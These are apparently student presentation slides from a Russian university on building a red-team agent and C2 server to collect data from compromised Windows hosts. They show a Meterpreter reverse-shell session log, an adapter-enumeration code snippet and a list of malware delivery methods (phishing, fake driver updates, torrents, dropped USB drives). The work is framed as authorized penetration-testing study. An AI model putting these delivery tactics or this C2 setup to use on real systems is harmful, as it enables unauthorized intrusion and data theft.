ДВФУ
ДАЛЬНЕВОСТОЧНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ

РАЗРАБОТКА СИСТЕМЫ УДАЛЕННОГО СБОРА ИНФОРМАЦИИ СО СКОМПРОМЕТИРОВАННОГО УЗЛА

ВЫПОЛНИЛ: студент гр.С9118 Коротков С.А.

РУКОВОДИТЕЛЬ: Ст. преподаватель, руководитель направления ТДЗЗ Зотов С.С.

5 июня 2022 г.

ЦЕЛЬ И ЗАДАЧИ

ЦЕЛЬ:

Разработка комплекса средств для проникновения в систему и сбора доступной информации в автоматическом режиме.

ЗАДАЧИ:

- провести обзор предметной области средств автоматизированного проникновения и повышения привилегий;
- разработать комплекс средств для успешного сбора информации;
- тестирование разработанного решения.

Red Team

Действия Red Team - санкционированные, легальные, направленны на взлом корпоративной сети с целью выявления существующих недостатков.

Варианты применяемых атак:

- атака на внешний периметр;
- попытки физического доступа;
- техники социальной инженерии.


Преследуемая задача в ходе атаки: получение конфиденциальных данных и их успешный вывод из атакуемой инфраструктуры на подконтрольные Red Team ресурсы.

Инструменты Red Team


- Сканеры и утилиты для проведения анализа состояния периметра, с возможностью разделения рабочих зон и сведения результатов;
- Системы обработки данных при проведении тестирования на проникновение;
- Средства анализа и управления уязвимостями;
- Системы проведения кампаний социальной инженерии.

Инструменты симуляции атак:

- Cobalt Strike
- Metasploit
- Empire



Cobalt Strike



Этапы проникновения

Metasploit

```
       =[ metasploit v6.1.42-dev                          ]
+ -- --=[ 2221 exploits - 1171 auxiliary - 397 post       ]
+ -- --=[ 877 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command
```


Metasploit console

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 10.0.2.12
[*] Meterpreter session 4 opened (10.0.2.6:4444 -> 10.0.2.12:49160) at 2017-06-27 02:3
7:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-OSV0ID9GK5T
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
meterpreter >
```

Meterpreter reverse shell

Empire

Агент пост-эксплуатации, предоставляющий возможность запускать PowerShell daemon’s без необходимости использования powershell.exe



Реализуемый агент

Требования к программе сбора информации:

- совместимость;
- размер;
- компактность.

Возможные способы доставки программы внутрь тестируемого периметра, таких как:

- Фишинг;
- Маскировка под драйвера или системные обновления;
- Создание своего поддельного веб-сайта;
- Распространение через торренты;
- Распространение через потерянные USB-накопители.

Реализуемый агент

Перечень данных, собираемых программой:


- информация о DNS имени компьютера;
- версия операционной системы;
- информация о начинке:
  - оперативная память – количество установленной оперативной памяти;
  - процессор – версия, архитектура, ревизия;
- установленное на машине время;
- информация о пути к корневой папке Windows;
- данные обо всех доступных интернет адаптерах и их базовые настройки.

```
string ListIpAddresses() {

    IP_ADAPTER_ADDRESSES* adapter_addresses(NULL);
    IP_ADAPTER_ADDRESSES* adapter(NULL);

    DWORD adapter_addresses_buffer_size = 16 * 1024;

    // Get adapter addresses
    for (int attempts = 0; attempts != 3; ++attempts) {
        adapter_addresses = (IP_ADAPTER_ADDRESSES*)malloc(adapter_addresses_buffer_size);

        DWORD error = ::GetAdaptersAddresses(AF_UNSPEC,
            GAA_FLAG_SKIP_ANYCAST |
            GAA_FLAG_SKIP_MULTICAST |
            GAA_FLAG_SKIP_DNS_SERVER |
            GAA_FLAG_SKIP_FRIENDLY_NAME,
            NULL,
            adapter_addresses,
            &adapter_addresses_buffer_size);

        if (ERROR_SUCCESS == error) {
            break;
        }
```

Система сбора информации - сервер C2

Задачи сервера C2:

- Мониторинг всех входящих запросов;
- Пеленгация и запись IP-адресов и портов, что позволяет вести учет саботированных машин;
- Обработка поступающих данных в режиме реального времени;
- Отработка прописанных заранее скриптов, для решения широкого спектра целей, на основании поступивших данных.
- Мониторинг статуса зараженных машин;
- Создание отчетов.



ВЫВОДЫ

- Собрана и изучена необходимая теоретическая база в данной предметной области;
- были приведены примеры различных систем и инструментов, обладающих смежными возможностями;
- Разработана и протестирована система сбора информации.

GitHub

https://github.com/Monylait/kursovaia